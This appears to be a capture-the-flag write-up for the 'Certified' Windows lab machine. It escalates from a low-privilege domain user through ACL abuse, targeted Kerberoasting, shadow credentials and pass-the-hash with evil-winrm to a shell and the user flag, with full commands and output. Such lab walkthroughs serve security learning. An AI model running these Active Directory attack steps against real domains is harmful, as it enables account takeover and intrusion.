





CertifiedWindowsMedium10.10.11.41ruycr4ft
Certified is a Windows machine with a misconfigured ACL in an Active Directory environment, where initial access for a low-privileged user, Judith.mader, is provided. Exploiting the Active Directory Certificate Service (ADCS) is required to get access to the management_svc, ca_operator, and Administrator accounts by abusing shadow credentials and ESC9.
nmap# Nmap 7.94SVN scan initiated Tue Mar 18 13:17:25 2025 as: /usr/lib/nmap/nmap --privileged -n -Pn -v -sC -sV -oN nmap.txt 10.10.11.41
Nmap scan report for 10.10.11.41
Host is up (0.27s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-18 14:47:46Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after: 2025-05-13T15:49:36
| MD5: 4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
|_ssl-date: 2025-03-18T14:49:11+00:00; +6h59m59s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after: 2025-05-13T15:49:36
| MD5: 4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
|_ssl-date: 2025-03-18T14:49:12+00:00; +6h59m59s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-18T14:49:11+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after: 2025-05-13T15:49:36
| MD5: 4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-18T14:49:12+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after: 2025-05-13T15:49:36
| MD5: 4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m58s
| smb2-time:
| date: 2025-03-18T14:48:31
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 18 13:19:14 2025 -- 1 IP address (1 host up) scanned in 108.32 seconds
Noting the following details:
Adding to /etc/hosts
10.10.11.41 DC01.certified.htb certified.htb
kali@kali:~$ netexec smb certified.htb -u judith.mader -p judith09
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\judith.mader:judith09
kali@kali:~$ netexec ldap certified.htb -u judith.mader -p judith09
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.41     389    DC01             [+] certified.htb\judith.mader:judith09
kali@kali:~$ netexec wmi certified.htb -u judith.mader -p judith09
RPC         10.10.11.41     135    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
RPC         10.10.11.41     135    DC01             [+] certified.htb\judith.mader:judith09
We see that the provided credentials work with SMB, LDAP, WMI.
kali@kali:~$ netexec smb dc01.certified.htb -u judith.mader -p judith09 --shares
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.10.11.41     445    DC01             [*] Enumerated shares
SMB         10.10.11.41     445    DC01             Share           Permissions     Remark
SMB         10.10.11.41     445    DC01             -----           -----------     ------
SMB         10.10.11.41     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.41     445    DC01             C$                              Default share
SMB         10.10.11.41     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.41     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.41     445    DC01             SYSVOL          READ            Logon server share
[-] All we find is the standard shares for a Windows domain controller.
netexeckali@kali:~$ netexec smb certified.htb -u judith.mader -p judith09 -M enum_ca
SMB 10.10.11.41 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.41 445 DC01 [+] certified.htb\judith.mader:judith09
ENUM_CA 10.10.11.41 445 DC01 Active Directory Certificate Services Found.
ENUM_CA 10.10.11.41 445 DC01 http://10.10.11.41/certsrv/certfnsh.asp
Active Directory Certificate Services Found.
certipykali@kali:~$ certipy find -u judith.mader -p judith09 -dc-ip 10.10.11.41 -stdout -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[*] Got CA configuration for 'certified-DC01-CA'
[*] Enumeration output:
<----SNIP---->
Certified Authentication is part of Default certificate templates 1 on Windows servers.CERTIFIED.HTB\operator ca have Enrollment Rights.NoSecurityExtension Enrollment Flag set. | |
CERTIFIED.HTB\operator ca has enrollment rights on this template and this template also has NoSecurityExtension flag set.We’ll be using BloodHound Community Edition 2
bloodhound-cekali@kali:~$ sudo apt install bloodhound-ce-python
kali@kali:~$ bloodhound-ce-python -c all -u judith.mader -p judith09 -d certified.htb -ns 10.10.11.41 --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 48S
INFO: Compressing output into 20250318133102_bloodhound.zip
Install BloodHound Community Edition with Docker Compose 3
kali@kali:~$ mkdir -p /home/kali/tools/BloodHound/
kali@kali:~$ curl -L https://ghst.ly/getbhce > docker-compose.yml
kali@kali:~$ docker compose up
20250318133102_bloodhound.zip by visiting http://localhost:8080/ui/administration/file-ingestSearch for judith.mader and mark it as owned.
Select PathFinding.
JUDITH.MADER@CERTIFIED.HTB as Starting NodeCA_OPERATOR@CERTIFIED.HTB as Ending Node
We see
JUDITH.MADER@CERTIFIED.HTB -> WriteOwner -> MANAGEMENT@CERTIFIED.HTB -> GenericWrite -> MANAGEMENT_SVC@CERTIFIED.HTB -> GenericAll -> CA_OPERATOR@CERTIFIED.HTB
Click on each path between the nodes to view the relationship information and understand how to abuse the permission.
| Permission | Description |
|---|---|
| WriteOwner | The right to assume ownership of the object. The user must be an object trustee and cannot transfer the ownership to other users. |
| GenericWrite | The right to read permissions on this object, write all the properties on this object, and perform all validated writes to this object. |
| GenericAll | The right to create or delete children, delete a subtree, read and write properties, examine children and the object itself, add and remove the object from the directory, and read or write with an extended right. |
Read more about Active Directory Rights and about WriteOwner, GenericWrite, GenericAll here
Abuse WriteOwner to add judith.mader to the Management group. Then abuse the GenericWrite and get access to the management_svc account.
Following the steps given in Linux Abuse section in Bloodhound.
WriteOwner to add judith.mader to the Management group.
kali@kali:~$ impacket-owneredit \
    -action write \
    -new-owner judith.mader \
    -target management \
    certified.htb/judith.mader:judith09 -dc-ip 10.10.11.41

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
judith.mader to Management groupkali@kali:~$ net rpc group addmem management judith.mader \
-U certified.htb/judith.mader%judith09 \
-S 10.10.11.41
Could not add judith.mader to management: NT_STATUS_ACCESS_DENIED
We cannot add judith.mader yet
Could not add judith.mader to management: NT_STATUS_ACCESS_DENIED
judith.mader the AddMember permission.kali@kali:~$ impacket-dacledit \
-action write \
-rights WriteMembers \
-principal judith.mader \
-target management \
certified.htb/judith.mader:judith09 -dc-ip 10.10.11.41
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] DACL backed up to dacledit-20250318-161851.bak
[*] DACL modified successfully!
judith.mader to Management groupkali@kali:~$ net rpc group addmem management judith.mader \
-U certified.htb/judith.mader%judith09 -S 10.10.11.41
# no output here
Management groupkali@kali:~$ net rpc group members Management \
-U certified.htb/judith.mader%judith09 -S 10.10.11.41
CERTIFIED\judith.mader
CERTIFIED\management_svc
GenericWrite and get access to the management_svc account.
Failed attempt for
Targeted Kerberoast
- Perform targetedKerberoast
/home/kali/tools/targetedKerberoast/targetedKerberoast.py -v -d certified.htb -u judith.mader -p judith09
- we get
KRB_AP_ERR_SKEW(Clock skew too great)- Sync the date
- Rerun
kali@kali:~$ /home/kali/tools/targetedKerberoast/targetedKerberoast.py -v -d certified.htb -u judith.mader -p judith09
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (management_svc)
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$55349f9dc3ceab490b9a19b4979ca2b7$c916b8b4640a494a6691623088a0674ba91d8e014933cc56cb498d5f1edf0165b6aec33289133a500d355a2af93d0a1fc9c7bb14eac31cd1e55b86db849287c1acd5f3bd35414b38cdff35e756fbc361c5d4ecd34a96bfcb8248c39ec0d0abdaf83356978273c177a3ead80a41d9cb8922b043dfdd8454e28f60a957a73ae3c07986c7b352092603411096b7d326985c622d184e5fe36ef70682c4d5c7c6c1635441b79cd3b47d77162551692b73665fcf4de790edc26c65f1217a3d763a9e0c5645b8a06799d503414cb8a873c84d30f3b6fb6ea3e873218c98fcbe0589b6e83e1522a8645e417ed71904a90cefb7260c67f0fe1dea0cb1e80e537b6b1fb4fd560ae16f6201898c1d641b2a6495e4ed9c83b22a53035d957eef54faa67e9183592776b92020c03970791d7729bce06f84b1a880329ddd56e711670572b7d7884e0ab3d809d1e32ae14e928eec491f70f6ea600f1fb4905843fb883dc69089af22ae0c5682fe16764b1c31dbbdc8749d2cd246c5d55b9a0e9c4f53b1709dd355bb67d0904611362bf8d30b27858c2be935ff86124c18db4143312821faa25388b11259d260d0a3037fd81181dc7b602023a981ab6afebd8a5574db2b8ffaefc3eda305a3d15d4553dd1f4a5d6b07a1137b347df76f37b907b101a2a0acb45ee9a4c0a7f7d4b7b726eeea714321ce6f90daed9da56ad90a2fafe6b455620c733afa447950acdb56cfecaa1288e8e2f9dee39bd411b942cd895de460daa40f7e48f4f0cfade1625a8fc74d89639b7c2a385dfd560a861a679cd36fc296833e41ebc727a216236482cd86e91252356e687de949078af6d09fb0b510e9a3b95a136b73e405dae014105127f9ccd25a7e11423e889dcca7f1860b5401b53f66da500c35de1d6bff37c24336e16a57fd9615bc0d9f175b750e5dfccd82a92c663f0713c7400ffbd5c831ca60e060a4adcdeda492619189f0c902bd0041d1cace3462b3814bd3935842859c1dd0abbb8d3cbb62e5f2e0fd0bf1f4dcf6a69cdf865c15b2410477e2b547464d928882d87d6a8cbb3bde1195c6406d2e8650575cf5f2912ed1fd481e5c157ec116a67c91f96b8dd206df08c9e75b8c031f666619d2ae63ec3a97c49057ad59144089cb95d39bc404d3f2cb647a467ba5a96bcff3564f01e8b1c3c0424c87f2a3a370e88cb607de2ebad4fa23ff508d999c7296c17fcfcd486bcb573e39a19961f310af29a5841365bc499b2c1e2f3d8c6d23c8dc8663e92d39344500fba4e2dc508cbb931155d501d51855f1932929e4959c497df1c44d0566ead2a48debc42414f60964694a91616fb7efec997d0f71904806367e56c1f5666c0209301518e2417d9f1da21a8308f2b0e6f05e154653309df9184a516026a1faa9ab47238e3cbb06db1fcf557b5d2cade65acea9dc09bef5c4b39b39210840407206dd449fd22c03a3c8e0a92f134d5ac08cb843eec8bf17cf16b3a6300faee641713038d042892242e4dceb424e5bf8cc6e6467f018ff9613dee8d2967e0940f5ca593a40039f00e79c82d60d0cd93cf60a439612cff677
- Put hash in
certified.kb.hash- Run hashcat on host machine for faster cracking.
aditya@mint:~/tmp/cracking$ hashcat certified.kb.hash SecLists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
                        <----SNIP---->
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
                        <----SNIP---->
- Unable to crack
(redo addition of judith.mader to the Management group as stuff gets cleaned up)
$ impacket-owneredit -action write -new-owner judith.mader -target management certified.htb/judith.mader:judith09 -dc-ip 10.10.11.41
$ impacket-dacledit -action write -rights WriteMembers -principal judith.mader -target management certified.htb/judith.mader:judith09 -dc-ip 10.10.11.41
$ net rpc group addmem management judith.mader -U certified.htb/judith.mader%judith09 -S 10.10.11.41
kali@kali:~$ pywhisker \
    -d certified.htb \
    -u judith.mader \
    -p judith09 \
    --target management_svc \
    --action add
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: ddd98447-0b45-2036-d590-f9a4db26c7cc
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: GyabvRCI.pfx
[+] PFX exportiert nach: GyabvRCI.pfx
[i] Passwort für PFX: CZtkCaDtEI7T7rZKwnRs
[+] Saved PFX (#PKCS12) certificate & key at path: GyabvRCI.pfx
[*] Must be used with password: CZtkCaDtEI7T7rZKwnRs
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
resync clock skew
rdate -n 10.10.11.41
kali@kali:~$ python /home/kali/tools/PKINITtools/gettgtpkinit.py \
    -cert-pfx GyabvRCI.pfx \
    -pfx-pass CZtkCaDtEI7T7rZKwnRs \
    -dc-ip 10.10.11.41 \
    certified.htb/management_svc management_svc.out.ccache
2025-03-18 23:49:42,687 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-03-18 23:49:42,721 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-03-18 23:49:57,375 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-03-18 23:49:57,375 minikerberos INFO     0c3977778b498c8db265b41988a98a7c9e863f1dce22ecb69ac1f2cf752a4790
INFO:minikerberos:0c3977778b498c8db265b41988a98a7c9e863f1dce22ecb69ac1f2cf752a4790
2025-03-18 23:49:57,377 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
TGT saved in management_svc.out.ccache
kali@kali:~$ export KRB5CCNAME=management_svc.out.ccache
kali@kali:~$ python /home/kali/tools/PKINITtools/getnthash.py \
    -key 0c3977778b498c8db265b41988a98a7c9e863f1dce22ecb69ac1f2cf752a4790 \
    -dc-ip 10.10.11.41 \
    certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091██████cdd4677c28b5a6a1295584
Recovered NT Hash a091██████cdd4677c28b5a6a1295584
kali@kali:~$ netexec smb certified.htb \
    -u management_svc \
    -H a091██████cdd4677c28b5a6a1295584
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\management_svc:a091██████cdd4677c28b5a6a1295584
We can now access shell using management_svc accoutn and recovered NTHASH using evil-winrm
kali@kali:~$ evil-winrm -u management_svc  -H a091██████cdd4677c28b5a6a1295584 -i 10.10.11.41

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents>
Getting user.txt
*Evil-WinRM* PS C:\Users\management_svc\Desktop> type user.txt
87██████34b1df44bafef6f7c70a8697
we may also use
certipyfor performing shadow credentials attackWe may also use certipy for shadow credentials
kali@kali:~$ certipy shadow auto \
    -username judith.mader@certified.htb \
    -password judith09 \
    -account management_svc \
    -target certified.htb \
    -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'b2ef91f2-161f-082e-e6ea-24c5969e4b2d'
[*] Adding Key Credential with device ID 'b2ef91f2-161f-082e-e6ea-24c5969e4b2d' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID 'b2ef91f2-161f-082e-e6ea-24c5969e4b2d' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091██████cdd4677c28b5a6a1295584
Recovered NT Hash
a091██████cdd4677c28b5a6a1295584
